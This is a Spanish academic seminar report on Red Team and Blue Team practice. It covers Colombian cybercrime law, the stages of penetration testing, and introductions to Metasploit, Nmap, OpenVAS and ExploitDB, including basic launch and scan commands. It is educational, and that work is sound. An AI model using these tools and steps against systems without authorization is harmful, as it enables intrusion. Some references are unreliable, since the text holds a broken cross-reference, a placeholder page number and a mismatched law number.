CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

OSCAR DAVID GOMEZ MORA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO EN EQUIPOS ESTRATÉGICOS SOBRE CIBERSEGURIDAD RED TEAM & BLUE TEAM
BOGOTA
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

OSCAR DAVID GOMEZ MORA

Documento Técnico para optar por el título de
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Nombre
Luis Fernando Zambrano Hernández
Director

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO EN EQUIPOS ESTRATÉGICOS SOBRE CIBERSEGURIDAD RED TEAM & BLUE TEAM
BOGOTA
2022

CONTENIDO

LISTA DE TABLAS

Pág.

LISTA DE ILUSTRACIONES

Pág.

GLOSARIO

AUTOMATIZACIÓN: Automatización es el acto de utilizar tecnologías que ejecutan tareas con la menor intervención humana para integrar los procesos, las aplicaciones y la infraestructura de seguridad.

BLUE TEAM: El grupo responsable por defender el uso de los SI de una empresa, manteniendo una postura de seguridad contra un grupo de atacantes simulados o RED TEAM. El grupo de individuos que llevan a cabo evaluaciones de vulnerabilidades de la red operacional y proveen técnicas de mitigación para clientes que tengan la necesidad de una revisión técnica independiente de la postura de seguridad de la red.

CONFIDENCIALIDAD: Preservación de las restricciones en el acceso y divulgación de la información.

DISPONIBILIDAD: Aseguramiento del acceso en cualquier momento y lugar a la información.

FIREWALL: Dispositivo de conexión entre redes que restringe el tráfico de datos entre dos redes conectadas de acuerdo con una tabla de políticas de seguridad definidas en su configuración. Un firewall puede ser tanto software como hardware.

FRAMEWORK: Una estructura en capas indicando que tipo de programas pueden o deberían ser construidas y como se deberían interrelacionar.

HACKER: Usuario que trata de obtener acceso a sistemas de información a los cuales no está autorizado.

HARDWARE: Los componentes físicos que componen un sistema.

INTRUSIÓN O INFILTRACIÓN: Termino usado para describir el proceso por el cual un atacante logra acceder a un recurso de red.

INTEGRIDAD: Aseguramiento de la información ante de la modificación o destrucción por agentes externos maliciosos, se incluye en el aseguramiento el no repudio y la autenticidad.

IOC: Los indicadores de compromiso son la evidencia forense de una potencial intrusión en un sistema o red.

IOT: Red de dispositivos que contienen hardware, software, firmware y actuadores que están conectados a internet e interactúan entre así compartiendo data e información de forma libre sin ningún control.

LDAP: Lightweight Directory Access Protocol

NUBE: Es el nombre corto que se le da a la computación en la nube, modelo computacional que brinda ubicuidad, conveniencia, acceso a la red por demanda para el uso de recursos de computación compartidos como redes, servidores, almacenamiento, aplicaciones, etc. y que puede ser aprovisionado y lanzado con mínimo esfuerzo.

PENTESTING: Penetration Testing, es un método de testeo con el que los profesionales de seguridad apuntan a sistemas o aplicaciones para determinar si son o no vulnerables y, en caso positivo, identificar que puede ser explotado y que elementos comprometen, ya sean aplicaciones, datos o recursos en general.

PHISHING: Técnica de ataque que busca obtener datos sensibles tales como cuentas bancarias o números de tarjeta de crédito, esto por medio de solicitudes a traves de email o sitios web falsos en donde el atacante a enmascarado sus mecanismos de captura de datos maliciosos.

RADIUS: Remote Authentication Dial In User Service.

RED TEAM: Grupo de profesionales en seguridad de la información autorizados a simular potenciales ataques o explotaciones contra los sistemas de información de

una organización. Su objetivo es mejorar la seguridad de la información de una organización demostrando el impacto de un ataque exitoso.

REMEDIACIÓN: Acto de mitigar una vulnerabilidad o amenaza.

Seguridad de la información: Protección de la información y los sistemas de información del acceso, uso, divulgación, daño, modificación o destrucción no autorizado con el fin de mantener la integridad, disponibilidad y confidencialidad.

SEGURIDAD INFORMÁTICA: Área de la seguridad de la información encargada de los mecanismos sobre los que se apoyan las tareas de protección de la información y sistemas de información.

SISTEMA DE INFORMACIÓN: Conjunto discreto de recursos de información organizados por colección, procesamiento, mantenimiento, uso, intercambio, diseminación o disposición de la información.

SGSI: Sistema de gestión de seguridad de la información.

SOFTWARE: Programas de computador y datos almacenados en hardware que pueden ser dinámicamente escritos o modificados durante su ejecución.

VIRTUALBOX: Software de código libre para la emulación de sistemas operativos.

VULNERABILIDAD: Debilidad en sistemas de información, procedimientos de seguridad de los sistemas, controles internos o implementaciones que podrían ser explotadas o disparadas por una amenaza.

XDR: Extended Detection and Response. [1]

[1] (Glossary | CSRC, s. f.)

RESUMEN

Este documento es un informe técnico resultado del desarrollo de los objetivos planteados en cada una de las etapas del Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team y Blue Team, el cual se cursó como opción de grado para optar por el título de Especialista en Seguridad Informática en la Universidad Nacional Abierta y a Distancia UNAD.

En este informe se desarrollan los conceptos necesarios para identificar las diferencias entre un Red Team y un Blue team, así como sus similitudes y el cómo se complementan para lograr apoyar las tareas de aseguramiento de la información en cualquier organización.

El seminario se desarrolló por etapas basadas en casos de uso, cada una de estas etapas permitieron definir conceptos asociados a los Red y blue Team, identificar el contexto ético y legal en el que se mueven los equipos, ejecutar pruebas de intrusión en sistemas controlados, proponer recomendaciones y mejoras para la contención de ataques y amenazas y socializar los resultados de forma técnica ante un conjunto de profesionales de seguridad dispuestos a evaluar e implementar cada una de las conclusiones y recomendaciones generadas por el actuar de los equipos.

Palabras clave: Amenazas, Blue Team, código de ética, hardening, pruebas de penetración, Red Team, seguridad de la información, vulnerabilidades.

INTRODUCCIÓN

Los equipos Red Team y Blue Team son dos caras de la misma moneda en el mundo de la seguridad de la información, mientras uno de los equipos es agresivo, de carácter ofensivo y siempre en búsqueda de la más mínima brecha por donde entrar a los SI, el otro es mas calmado, mucho mas orientado a la prevención, pero siempre en búsqueda de la más mínima brecha por donde podrían ser vulnerados los SI.

Para una organización cuyos activos de información sean lo mas importante, y hoy en día lo son para la gran mayoría, el apoyo constante de un Red Team y un Blue Team es esencial, mientras el Red Team genera planes de acción para atacar a la organización, sin comprometer su información, el Blue Team genera recomendaciones para eliminar o reducir al mínimo todas aquellas brechas de seguridad por donde un atacante podria atacar a la organización; ambos equipos se complementan para lograr ampliar el panorama de la seguridad de la información en cada organización donde se implementa esta práctica. Gracias a los esfuerzos combinados de ambos equipos, los SI son vulnerados y, siguiendo las recomendaciones del Blue Team, son subsanados constantemente con el fin de mitigar al máximo las vulnerabilidades presentes.

Tanto el Red Team como el Blue Team se conforma de profesionales de la seguridad de la información con un vasto conocimiento en las áreas técnicas y legales del campo, pero lo que más influye en estos equipos es que poseen un pensamiento de atacantes, tal como dijo Sun Tzu en *El arte de la guerra, "No hay mejor defensa que un buen ataque"*[2]*,* y es que para poder defenderse de un atacante, es importante saber como piensan, ir siempre un paso adelante, que es precisamente como un Red Team o Blue Team apoya cualquier sistema de seguridad de la información implementado en cualquier organización, siempre y cuando esta este bien planeada y ejecutada.

[2] (Tzu, 2012, p. XXXX)

OBJETIVO GENERAL

Estructurar un informe técnico sobre los equipos Red Team y Blue team a partir del resultado de la ejecución de diferentes casos de uso y escenarios controlados que representan el actuar de los equipos y los diferentes contextos en los que son puestos a prueba.

OBJETIVOS ESPECIFICOS

Evaluar las acciones de los equipos Red Team y Blue Team de una organización en el marco de los criterios éticos y legales en Colombia con el fin de establecer que acciones u omisiones están fuera de estos criterios y brindar un panorama claro de como un profesional de la seguridad de la información debe actuar en diferentes situaciones.

Demostrar vulnerabilidades en varios sistemas informáticos a partir del uso de metodologías y técnicas de intrusión para, desde el punto de vista de un Red Team, identificar las falencias en materia de seguridad de la información y proponer acciones de mejora para la mitigación de las vulnerabilidades encontradas.

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI como lo haría un Blue Team de tal forma que, a través de un informe técnico, el profesional pueda sustentar frente a un comité la necesidad de implementar estas estrategias en la organización en pro de mejorar la seguridad de la información.

1 DESARROLLO DEL INFORME

1.1 CONCEPTOS EQUIPOS DE SEGURIDAD

1.1.1 Marco legal colombiano: leyes y decretos sobre delitos informáticos.

En Colombia se ha venido desarrollando una legislación alrededor de los delitos informáticos con el paso del tiempo, esta legislación se ha ido formando desde la ley 23 de 1982, pasando por las leyes 44 de 1993, 545 de 1999, 594 del 2000, 719 del 2001, 892 del 2004, 1065 del 2006, 1245 del 2008 y 1336 de 2009, hasta llegar a la ley vigente, la ley 1273 de 2009, ley por la cual, muchos de los dilemas jurídicos de su época y anteriores que existieran, ya fuera por vacíos, inconsistencias o la mera inexistencia de la legislación, fueron cubiertos. Esta ley contempla los escenarios relevantes en un ataque cibernético, cada uno de sus artículos define explícitamente las condiciones para penalizar una acción maliciosa, así como algunas circunstancias que pueden agravar las penas. Sus artículos son los siguientes:

- Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO.
- Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN.
- Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS.
- Artículo 269D. DAÑO INFORMÁTICO.
- Artículo 269E. USO DE SOFTWARE MALICIOSO.
- Artículo 269F. VIOLACIÓN DE DATOS PERSONALES.
- Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES.
- Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA.
- Artículo 269I. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES.
- Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS.[3]

[3] COLOMBIA. CONGRESO. Ley 1273 [en línea]. (5, enero, 2009) [consultado el 30, agosto, 2022]. de la protección de la información y de los datos. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

Adicional a la ley 1273 de 2009, bajo la ley 1918 del 24 de Julio de 2018, Colombia adoptó el Convenio sobre la Ciberdelincuencia aprobado en Budapest en el 2001, adicionándose a los países participes de este convenio.[4]

1.1.2 El proceso del pentesting.

El pentesting o pruebas de penetración, es un proceso esencial para la seguridad de la red de una compañía, a través de este proceso, las empresas pueden encontrar:

- Vulnerabilidades de seguridad en los sistemas de información.
- Brechas en los sistemas de seguridad de la información.
- La capacidad de respuesta y el tiempo que le toma al equipo de seguridad para darse cuenta de una brecha de seguridad y mitigar la brecha o el impacto de esta.
- El potencial efecto que la brecha de seguridad podria haber causado en un ataque real y las acciones para remediarlas.


Gracias al pentesting, los profesionales de seguridad pueden probar la seguridad de las arquitecturas de red multicapa en donde no solo está presente la red como tal, sino las aplicaciones, los servicios web, componentes IT, IoT, la nube, entre otros.

[4] COLOMBIA. Ley 1928 del 24 de julio de 2018 [en línea]. (24, julio, 2018) [consultado el 3, septiembre, 2022]. Disponible en Internet: <https://dapre.presidencia.gov.co/normativa/normativa/LEY%201928%20DEL%2024%20DE%20JULIO%20DE%202018.pdf>.

Ilustración 1. Proceso de pentesting.

Como todo proceso, este cuenta con unos procedimientos o etapas que llevar a cabo para cumplir con su objetivo, tal como podemos ver en la **¡Error! No se e ncuentra el origen de la referencia.**, de forma general las etapas son reconocimiento, ganar acceso, tomar control, recolectar la evidencia, limpiar los rastros y reportar. Cada una de las etapas se detallará a continuación[5]:

[5] WHAT IS Penetration Testing? | Process & Use Cases | Rapid7 [Anónimo]. Rapid7 [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.rapid7.com/fundamentals/penetration-testing/>.



Gráfica 1. Proceso de pentesting.[6]

[6] WHAT IS Penetration Testing? | Process & Use Cases | Rapid7 [Anónimo]. Rapid7 [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.rapid7.com/fundamentals/penetration-testing/>.

1.1.3 Herramientas informáticas clave para la ciberseguridad.

1.1.3.1 Metasploit

En el contexto de la ciberseguridad, Metasploit es un producto tanto open source (Bajo el nombre Metasploit Framework) como de pago (ofrecido por rapid7 bajo el nombre Metasploit pro), sin embargo, tanto la version de pago como la version open source ofrecen el mismo servicio, ser una herramienta para pruebas de penetración que ofrece un conjunto de características para llevar a cabo el proceso de pruebas de penetración de principio a fin, ya sea de forma simple y manual o automatizado con algunas adiciones avanzadas. Las características en que se diferencian son las siguientes[7]:

Características	Metasploit Pro	Metasploit Framework
Recolección de información		
Mas de 1500 exploits de fabrica para pruebas de penetración.	✓	✓
Importación de datos de escaneo de red	✓	✓
Descubrimiento de red	✓	✗
Explotación básica	✓	✗
MetaModulos para tareas discretas tales como pruebas de segmentación de red	✓	✗
Integraciones vía API Remota	✓	✗

[7] METASPLOIT EDITIONS: Network Pen Testing Tool [Anónimo]. Rapid7 [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.rapid7.com/products/metasploit/download/editions/>.

Automatización		
Interfaz Web simple		
Explotación Inteligente		
Ataques de fuerza bruta de credenciales de forma automatizada		
Reportes de pruebas de penetración base		
Asistentes para alineamiento con estándares.		
Cadenas de tareas para trabajos automatizados.		
Validación de vulnerabilidades en bucle cerrado para priorización de las remediaciones.		
Infiltración		
Interfaz de linea de comando básica.		
Explotación manual.		
Ataques de fuerza bruta de credenciales de forma manual.		
Cargas de trabajo dinámicas para evasión		

de soluciones de seguridad Anti-Virus.		
Herramientas para concientización sobre Phishing y Spear Phishing.		
Testeos Web basados en el Top 10 de vulnerabilidades OWASP.		
Facilidad de elección entre linea de comandos avanzada (Pro-console) e interfaz web.		

Tabla 1. Características de Metasploit Pro vs. Metasploit Framework.[8]

Como se puede identificar en la Tabla 1, Metasploit Pro es un producto que, al ser de pago, ofrece unas características y beneficios adicionales a lo que Metasploit Framework puede ofrecer, sin embargo, también se debe tener en cuenta que ambos van dirigidos a públicos diferentes.

Metasploit Pro está dirigido a penetration testers (pentesters) y equipos de seguridad de TI de una organización, mientras que el público de Metasploit Framework son los desarrolladores, investigadores de seguridad y público en general que busque desarrollar conocimientos y/o habilidades como Penetration tester, como por ejemplo los estudiantes de la carrera Especializacion en Seguridad informática de la UNAD.

Dado que Metasploit Pro es un software pago, para el curso, la versión indicada será Metasploit Framework el cual viene preinstalado en la distribución de Linux,

[8] METASPLOIT EDITIONS: Network Pen Testing Tool [Anónimo]. Rapid7 [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.rapid7.com/products/metasploit/download/editions/>.

Kali Linux[9] y es un software desarrollado en Perl y Ruby en su mayor parte, excelente para equipos Red Team, el cual es el equipo ofensivo, el equipo de pentesting, diferente del Blue Team que es el equipo defensivo, el equipo que asegura la red. Su funcionamiento es el siguiente:

a. Se ejecuta el software con el comando msfdbinit; msfconsole

Ilustración 2. Consola de Metasploit framework en Linux.

b. Una vez en la consola, se pueden empezar a ejecutar módulos de explotación o realizar el llamado a otras herramientas, como Nmap (herramienta de la que se hablará más adelante) para desarrollar de forma manual el proceso de pentesting.

Ilustración 3. Nmap desde Metasploit Framework console

[9] KALI LINUX | Penetration Testing and Ethical Hacking Linux Distribution [Anónimo]. Kali Linux [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.kali.org/>.

Ilustración 4. Uso de módulo de explotación Icecast.

1.1.3.2 NMAP

En el contexto de la ciberseguridad, Nmap es un software Open Source para descubrimiento de red y auditoría de seguridad.

Las principales características de Nmap son:

- Flexible: Soporta múltiples técnicas avanzadas de mapeo en redes con cualquier cantidad de obstáculos desde routers hasta firewalls de última generación, además de soportar tanto TCP como UDP, detección de SO, etc.
- Poderoso: Se han mapeado redes de cientos de miles de host con Nmap.
- Portable: Operativo en la mayoría de los SO disponibles y en uso.
- Fácil uso: Es tan simple como correr el comando más básico "*nmap -v -A 1.2.3.4*" y aun así es posible usar las herramientas más avanzadas, ya sea por linea de comandos como por un GUI.
- Free: No se cobra por su uso o soporte.
- Bien documentado: Documentación extensa sobre la herramienta.
- Soportado: Aunque no tiene garantía como tal, nmap esta soportado por una gran comunidad de desarrolladoras y usuarios.
- Galardonado: Números premios han sido otorgados a Nmap, uno de ellos: *"Information Security Product of the Year"*
- Popular: Gran cantidad de equipos de TI, desarrolladores, entusiastas, personal de Red/Blue team lo utilizan, tanto así, que está en el top 10 de programas (de una lista de 30.000) de programas en FreshMeat.Net, gracias a esto es que el desarrollo y la comunidad tan grande que tiene se dan.[10]

[10] NMAP: THE Network Mapper - Free Security Scanner [Anónimo]. Nmap: The Network Mapper - Free Security Scanner [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://nmap.org/>.

Para los equipos de Red/Blue team, nmap es una herramienta esencial, el objetivo principal de la herramienta es el de descubrir los hosts presentes en la red por medio de diferentes pruebas como solicitudes ARP, mensajes ICMP, peticiones a Well Known ports TCP/UDP, etc., para identificar aquellos “vivos”, es decir, equipos encendidos y conectados a la red. Adicionalmente a lo anterior, Nmap es capaz de descubrir el SO que corre en el host, los puertos abiertos, los servicios publicados, que tipo de filtros existen en la red y más. Un ejemplo de funcionalidad seria lo que se puede apreciar en la imagen x, donde se analiza un servidor web basado en Linux con puertos de servicios por defecto, Nmap es capaz de descubrir algunos puertos como tcp/80, tcp/443, entre otros, el SO y lo servicios asociados a los puertos (no mostrados en la imagen).




Ilustración 5. Ejemplo de escaneo del host 10.0.0.1.

1.1.3.3 OpenVAS (Greenbone)

Open Vulnerability Assessment Scanner (OpenVAS), en el contexto de la ciberseguridad, es un escáner muy completo de vulnerabilidades de red que aparece luego de que en el 2005, los desarrolladores de Nessus (otro escáner de vulnerabilidades) decidiera descontinuar el modelo de licencias open source y se cambiaran a un modelo de negocios propietario, es así como OpenVAS nace y se

mantiene como el único fork sobreviviente del antiguo Nessus open-source, este fork duro mucho tiempo hasta que, más adelante, Greenbone Networks GmbH continuara con su desarrollo incluyéndolo como parte esencial del framework Greenbone Community Edition.

La arquitectura del framework se agrupó en 3 partes clave:

- Escáner de aplicaciones ejecutable que corriera tests de vulnerabilidades (VT) contra sistemas objetivo (OpenVAS y Notus): Consiste en dos componentes, el ospd-openvas (Servidor OSP para controlar remotamente OpenVAS Scanner y Notus Scanner) y el openvas-scanner (OpenVAS scanner como tal, motor principal de escaneo que realiza los Vulnerability Test). Adicionalmente, se tiene el escáner Notus, el cual es un escáner en segundo plano que ha sido desarrollado e introducido para ser un apoyo al escáner OpenVAS dado que se ejecuta sin interacción del usuario y ofrece mejor desempeño al no requerir cargar y ejecutar cada NASL LSC, sino simplemente comprar la lista de software instalado con la lista de software vulnerable para cada sistema operativo escaneado.[11][12][13]
- El Greenbone Vulnerability Manager Daemon (gmvd): Servicio central que consolida el simple escaneo de vulnerabilidades en toda una solución de administración de vulnerabilidades, este servicio controla OpenVAS a traves del Open Scanner Protocol (OSP), administra la base de datos SQL donde se centraliza toda la configuración y resultados de escaneos, los usuarios y sus permisos y cuenta con rutinas internas para programar tareas y eventos.[14]
- El Greenbone Security Assistant (GSA) con el Greenbone Security Assistant Daemon (gsad): Es la interfaz web que permite al usuario interactuar con la

[11] GITHUB - greenbone/openvas-scanner: This repository contains the scanner component for Greenbone Community Edition. [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/openvas-scanner>.

[12] GITHUB - greenbone/ospd-openvas: ospd-openvas is an OSP server implementation to allow GVM to remotely control an OpenVAS Scanner [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/ospd-openvas>.

[13] GITHUB - greenbone/notus-scanner: Notus is a vulnerability scanner for creating results from local security checks [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/notus-scanner>.

[14] GITHUB - greenbone/gvmd: Greenbone Vulnerability Manager - The database backend for the Greenbone Community Edition [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/gvmd>.

solución de administración de vulnerabilidades, conecta el gsad con el GSA a traves de Greenbone Management Protocol (GMP).[15]




Ilustración 6. Arquitectura de GVM.

Dada la arquitectura mencionada, OpenVAS es un escáner de vulnerabilidades parte de un todo al que nos referiremos de ahora en adelante como GCE (Greenbone Community Edition). GCE tiene, por lo tanto, las siguientes características:

- Interfaz Web amigable con el usuario.
- Dashboard con resumen de la información recolectada de los escaneos realizados.
- Escaneos a uno o múltiples direcciones IP al mismo tiempo de forma secuencial, aleatoria o reversa.
- Variedad de reportes automáticos exportables en varios formatos.
- Lista de vulnerabilidades encontradas y ordenadas de mayor a menor severidad.
- Lista de activos configurados en la plataforma y su severidad de acuerdo con los resultados del escaneo.

[15] GITHUB - greenbone/gsa: Greenbone Security Assistant - The web frontend for the Greenbone Community Edition [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/gsa>.

- Seguimiento de remediaciones por tickets y cumplimiento de políticas de seguridad.
- Mapa de procesos del negocio.
- Base de datos de seguridad alimentada por la comunidad, cuenta con información de los últimos NVTs (Network Vulnerability Tests), CVEs (Common Vulnerability Exposures), CPEs (Common Platform Emulations), CERTs y la base de datos de Gvm
- Listas de puertos predefinidos para el escaneo y capacidad para definir puertos a necesidad.
- Escaneos con credenciales para resultados más acertados.
- Capacidad para programar alertas, escaneos y eventos.
- Capacidad de creación de usuarios, grupos de usuarios, roles de usuario y permisos.
- Integración con LDAP o RADIUS.[16]

1.1.3.4 ExploitDB

Es una base de datos web de exploits de vulnerabilidades de acceso público (accesible en la siguiente URL: https://www.exploit-db.com) que cuenta con la más completa lista de archivos públicos de código para explotar vulnerabilidades en todo tipo de software. Está web permite no solo conocer los últimos exploits y sistemas vulnerables, sino descargarlos junto con los softwares vulnerables para su testeo por parte de los equipos e investigadores de ciberseguridad. En resumen, en la web se podrán encontrar:

- CVE Exploits.
- Google hacking database (Google Dorks)
- Shellcodes
- Security Papers
- Otros.

La base de datos ExploitDB es muy útil tanto para un Red Team como para un Blue Team, pues ambos encontrarán tanto herramientas para mejorar la ofensiva, como

